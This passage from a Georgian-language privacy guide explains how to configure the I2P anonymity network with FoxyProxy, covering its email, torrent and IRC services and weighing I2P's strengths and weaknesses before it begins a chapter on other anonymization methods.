Foxyroxy.xml ფაილი. მონიშნეთ ეს ფაილი და დააჭირეთ OK-ს. მიიღებთ



გამაგრებულ ბრაუზერში პროქსის განსაზღვრის შემდეგ ან Tor და foxyProxy-ს დაყენების შემდეგ, ვცადოთ I2P სამართავ პანელთან დაკავშირება. ბრაუზერში შეიყვანეთ მისამართი 127.0.0.1:7657 გაიხსნება I2P მართვის პანელი




ვნახოთ რას აკეთებს Foxyproxy, როგორ ხედავთ მას 4 პარამეტრი აქვს. რომელიც გაჩვენებთ რომ პორტი 4444 გამოიყენება HTTP კავშირებისათვის, ხოლო პორტი 4445 გამოიყენება HTTPS კავშირებისათვის. ხოლო No proxy გამოიყენება როცა სამართავ პანელზე გადადიხართ. default proxy კი გამოიყენებს Tor-ს. ეს საშუალებას მოგცემთ ორივე ქსელი ერთდროულად გამოიყენოთ. უსაფრთხოების თვალსაზრისით უკეთესია თუ Tor ბრაუზერის ორი სხვადასხვა ასლი გექნებათ ერთი I2P-სათვის და ერთი Tor-სათვის. შესაბამისად FoxyProxy-ში დააჭირეთ Options ღილაკს და გამორთეთ Default




Tor-ბრაუზერის გამოყენების მიზანი იყო რომ რაც შეიძლება დაცული ყოფილიყავით. შესაბამისად Privacy & Anonymity უნდა დააყენოთ მაქსიმალურზე და შეეგუოთ აზრს რომ ბევრი საიტი არ იმუშავებს რადგან ამ შემთხვევაში JavaScript დაიბლოკება.

დაყენება ამით არ დამთავრებულა, დაინახავთ რომ სამართავი კონსოლის ფანჯარა გვიჩვენებს Network Firewalled.




რაც ნიშნავს რომ ჯერ არ ვართ შეერთებული I2P-ს თან.

ფანჯრის მარცხენა მხარეს დაინახავთ ბმულს Network Firewalled. დააჭირეთ ამ ბმულს, გაიხსნება ფანჯარა დახმარების ტექსტით რომელიც გეუბნებათ რომელი პორტები უნდა გახსნათ რუტერზე იმისათის რომ ინტერნეტიდან თქვენ კომპიუტერთან მოხდეს შეერთება.



გადადით Network Configuration Page ბმულზე, გაიხსნება ფანჯარა:




აქ დაინახავთ რჩევებს ქსელის კონფიგურირებასთან დაკავშირებით, სისტემა გთხოვთ გააქტიუროთ UPnP. თუ გააქტიურებთ მაშინ პროგრამა ავტომატურად გახსნის პორტს რუტერზე. თუ UPnP-ს არ გააქტიურებთ მაშინ ხელით უნდა გახსნათ პორტები. წესით პორტის გახსნა საკმარისი უნდა იყოს. მაგრამ თუ კავშირი არ დამყარდა გაყევით ტექსტს და შეეცადეთ ნახოთ და შეცვალოთ პარამეტრები რომლებიც კავშირს ხელს უშლის. .

ბოლოს უნდა გადატვირთოთ ბრაუზერი, და თუ ყველაფერი სწორად დააყენეთ Network Firewalled წრწრა უნდა შეიცვალოს Network OK-თი.

ზემოთ მოყვანილ საკონფიგურაციო ფანჯარაში თუ აარჩევთ Bandwidth ჩანართს, შეძლებთ განსაზღვროთ კავშირის რა ნაწილი უნდა გამოიყენოს I2P რუტერმა, რაც უფრო მაღალია შეერთების სისწრაფე უფრო უსაფრთხოა კავშირი. ჩემს შემთხვევაში გამოვიყენე არსებული კავშირის 80%.


პირველი შეერთებისას კავშირი შეიძლება ძალიან ნელი იყოს რადგან I2P ქსელს სჭირდება ოპტიმიზაცია, რასაც რამდენიმე წუთი შეიძლება დაჭირდეს.

შემდეგ დააჭირეთ WIKI-ს, იგი გაჩვენებთ გარკვეული საიტების სიას. იმისათვის რომ დაამატოთ სხვა საიტებიც, უნდა იპოვოთ address book და გადახვიდეთ Subscriptions ჩანართზე. დაინახავთ ყველა გამოწერილ სერვისებს.




I2P იყენებს დაშიფრულ ვებ საიტ მისამართებს ანუ ჰეშებს. არსებობს გრძელი 64 ბიტიანი ჰეში რომელიც წარმოდგენს ვებსაიტის მისამართს მისამართების დირექტრიაში და თქვენს მისამართების წიგნში, 32 ბიტიანი მოკლე ჰეში გამოიყენება ვებ საიტზე პირდაპირი მიმართვისათვის (http://<32bit character>.b32.i2p) და ასევე არსებობს ვებსაიტის ჩვეულებრივი სახელი, რომელიც მხოლოდ გამოიყენება თუ მა ვებსაიტის ჰეში ჩაწერილია

თქვენ მისამართების წიგნში. ანუ მიბმულია გრძელ ჰეშზე. ამ ჰეშების მისამართების წიგნში ჩაწერას საიტის გამოწერას (subscription) უძახიან.



საიტების გამოწერები ამ საიტების მისამართებს დაამატებს თქვენ ბრაუზერს შესაბამისად მათ დაიმახსოვრებს. რაც გაგიადვილებთ საიტებზე წვდომას, მაგრამ რომ ამ ჰეშის მომწოდებელს უნდა ენდობოდეთ რომ სწორი მისამართი მოგაწოდათ და არ გადაგიყვანათ ყალბ საიტზე საიდანაც ვირუსი შეიძლება გამოგიგზავნონ ან სხვაგვარად შეგიტიონ. .

I2P FAQ საიტზე კიდევ რამდენიმე საინტერესო მისამართს იპოვნით.




სამართავ კონსოლზე მოთავსებული საიტები წესით სხვა საიტებზე უკეთესად უნდა მუშაობდნენ. მაგალითად The Tin Heat უსაფრთხოებასთან დაკავშირებული კარგი საიტია.

I2P-ში გაქვთ ორი ტიპის ელ-ფოსტა. ერთი არის ელ-ფოსტა რომელიც I2P-s მოჰყვება და რომლის საშუალებითაც შეტყობინებები გაიგზავნება როგორც I2P ქსელის შიგნით, ისე მის გარეთ. ამ პროგრამას იპოვით სამართავ პანელზე.

ასევე არსებობს I2P-BOTE რომელიც ახალი და ბოლომდე დაშიფრული ელ-ფოსტაა. ეს ელ-ფოსტა განვიხილეთ ელ-ფოსტის უსაფრთხოების განხილვისას.

ასევე გაქვთ ფაილების ანონიმურად გაცვლის საშუალება. რაც Torrent-ს წარმოადგენს. სისტემას მოჰყვება I2PSnark




ფაილების გაცვლის სხვა საშუალებებიც არსებობს, მაგალითად Robert, Imule და სხვა.

თუ დავუბრუნდებით I2PSnark-ს და გადახვალთ Postman ჩანართზე გაიხსნება ფაილების ჩამოსატვირთი საიტი, რომელიც დაახლოებით PiratBay-ს მსგავსად მუშაობს.

გაქვთ ანონიმური ჩათიც. გამოიყენება IRC (Chatzilla, Pidgin და XChat) და შემდეგ უნდა მიმართოთ ეს კლიენტი IRC სერვერისკაენ 127.0.0.1:6668.


მაგალითად XChat-ის დასაყენებლად ჩამოტვირთეთ და დააყენეთ XChat, შემდეგ კი: განსაზღვრეთ პარამეტრები.




დააჭირეთ Edit ღილაკს, შემდეგ კი განსაზღვრეთ დამატებითი პარამეტრები

აქ /join salt განსაზღვრავს რომელ არხს უნდა შევუერთდეთ. დააჭირეთ Close ღილაკს, დაუბრუნდებით წინა ფანჯარას, აქ კი დააჭირეთ Connect ღილაკს. და შეუერთდებით IRC-ს

თუ პირველად ხართ IRC-ზე შეეცადეთ დაათვალიეროთ რა არხებზე გაქვთ წვდომა. გამოსულ ფანჯარაში მონიშნეთ Open Channel list ფანჯარა.




დააჭირეთ OK ღილაკს და ფანჯარაში დაინახავთ არხების სიას:



I2P-სათვის არსებობენ ფორუმები და ბლოგები. ასევე არსებობენ ბრაუზერის დამატებები, მაგალითად BOTE შეტყობინებების გასაგზავნად დაგჭირდებათ დამატება. შეიძლება საკუთარი ვებსაიტის, ანუ დამალული სერვისის გაკეთებაც. რომელიც განთავსდება 127.0.0.1:7658 მისამართზე.

საიტების მოსაძებნად კი ალბათ ჯობია WIKI-ზე შეხვიდეთ. Starting Point წარმოადგენ საძებნ საიტს. აქვე ნახავთ სხვა საიტების სიებსაც. ასევე საინტერესო საიტია identiguy.i2p. რომელიც გიჩვენებთ საიტების სიას და ბოლოს როდის მოხდა ამ საიტებზე მიმართვა.



მიეცით i2p-ს რაც შეიძლება კარგი კავშირის საშუალება და არ გამორთოთ I2P რუტერი, სხვაგვარად მოწინააღმდეგეს ეცოდინება როდის გითვალთვალოთ, ხოლო თუ რუტერი ჩართულია ვერ მიხვდებიან თქვენ აგზავნით რამეს თუ უბრალოდ გადაამისამართებთ სხვების ინფორმაციას. არ დააყენოთ, FoxyProxy-ს გარდა, სხვა დამატებები და ცალკე ბრაუზერი გამოიყენეთ I2P-სათვის.

ძალიან კარგი საიტია http://thetinheat.com აქ ბევრ საინტერესო ინფორმაციას იპოვით მათ შორის როგორ დააყენოთ ვირტუალური სერვერი და კლიენტი, ამისათვის გამოიყენება DigitalOcean, რომელიც ადვილად მუშაობს AWS-თან სადაც ადვილად დააყენებთ, ჩართავთ ან გამორთოთ სერვერები.

I2P-ს ძლიერი და სუსტი მხარეები

პირველ რიგში I2P-ს თან სამუშაოდ ყოველთვის უნდა გამოიყენოთ გამაგრებული ბრაუზერი. მას არ მოჰყვება თავისი ბრაუზერი და შესაბამისად ეს სუსტი მხარეა. ვილაპარაკებთ როგორ გავამაგროთ ბრაუზერი, მაგრამ საზოგადოდ ყველა მომხმარებელმა ცხადია ეს არ იცის.

საშუალო და სუსტი მოწინააღმდეგეების წინააღმდეგ მისი გამოყენება შეიძლება, მაგრამ სერიოზული და ძლიერი მოწინააღმდეგის წინააღმდეგ I2P-ს გამოყენებას არ გავუწევდი რეკომენდაციას, ამის მთავარი მიზეზია **სუსტი მხარეები:**

1. I2P შედარებით ახალი პროექტია, მისი სერიოზული განხილვა არ ხდება აკადემიური წრეების მიერ, შესაბამისად ექნება უამრავი ხარვეზები რომლებიც ჯერ არავის აღმოუჩენია.
2. არ არსებობს დეტალური დოკუმენტაცია, რაც ართულებს დეტალებში შესვლას და გაგებას რა ხდება.
3. I2P-ს თან რომ იმუშაოთ საკმაოდ ტექნიკურად მომზადებული უნდა იყოთ და ამ შემთხვევაშიც კი შეიძლება სწორად ვერ გაამაგროთ ბრაუზერი.
4. დაწერილია Java-შ რომელიც, უსაფრთხოების თვალსაზრისით, ძალიან სუსტი ენაა.
5. კორელაციის შეტევები შესაძლებელია, თუმცა შეიძლება ეს არ იყოს მთავარი საფრთხე. და მიუხედავად იმისა რომ ამ ქსელს ცოტა მომხმარებლები ჰყავს, ყველა მომხმარებელი მუშაობს როგორც კვანძი, შესაბამისად ძნელია კორელაციის შეტევის განხორციელება.
6. I2P-ს ნაკლებად ებრძვიან რადგან ნაკლებადაა ცნობილი და შესაბამისად ნაკლები სენსორია დაყენებული რომ ეს კავშირი დაბლოკონ, მაგრამ თუ ვინმე გადაწყვეტს I2P-ს დაბლოკვას, ეს უფრო ადვილია ვიდრე Tor-ის დაბლოკვა.
7. Torrent ძალიან მოსახერხებელია რადგან ამ ჩამოტვირთვების პაკეტებს ერევა სხვა შეტყობინებები და რაც უფრო ბევრი პაკეტი მოძრაობს ქსელში უფრო ადვილად ხდება ანონიმიზაცია.
8. Tor-საგან განსხვავებით I2P-ს აქვს UDP-ს და TCP-ს მხარდაჭერა, Tor კი მხოლოდ TCP-ზე მუშაობს. ეს სტატია https://geti2p.net/en/comparison/tor შეადარებს Tor-ს და I2P-ს.

ძლიერი მხარეები:

1. ხორციელდება მრავალშრიანი, ე.წ. ნიორის, რუტინგი, ასეთ შემთხვევაში რამდენიმე პაკეტი ერთ პაკეტად დაიშიფრება და ისე იგზავნება რაც კორელაციის შეტევების შესაძლებლობას ამცირებს;
2. პაკეტების მოძრაობის მარშრუტები მუდმივად იცვლება , რაც ამცირებს შეტევის შესაძლებლობას და დროს.

ეს ბმული https://geti2p.net/en/docs/how/threat-model კი დაწვრილებით აღწერს I2P-ს რისკების მოდელს.

თავი 8 ანონიმიზაციის სხვა მეთოდები


ამ თავSი ძალიან მოკლედ განვიხილავთ ანონიმიზაციის სხვა სისტემებს, როგორიც არის JonDoNYM, ბოტქსელები (Botnet) და Bullet Proof Hosting („ტყვია გაუმტარი ჰოსტინგი“).

JonDoNYM

შედგება სამი კომპონენტისაგან,

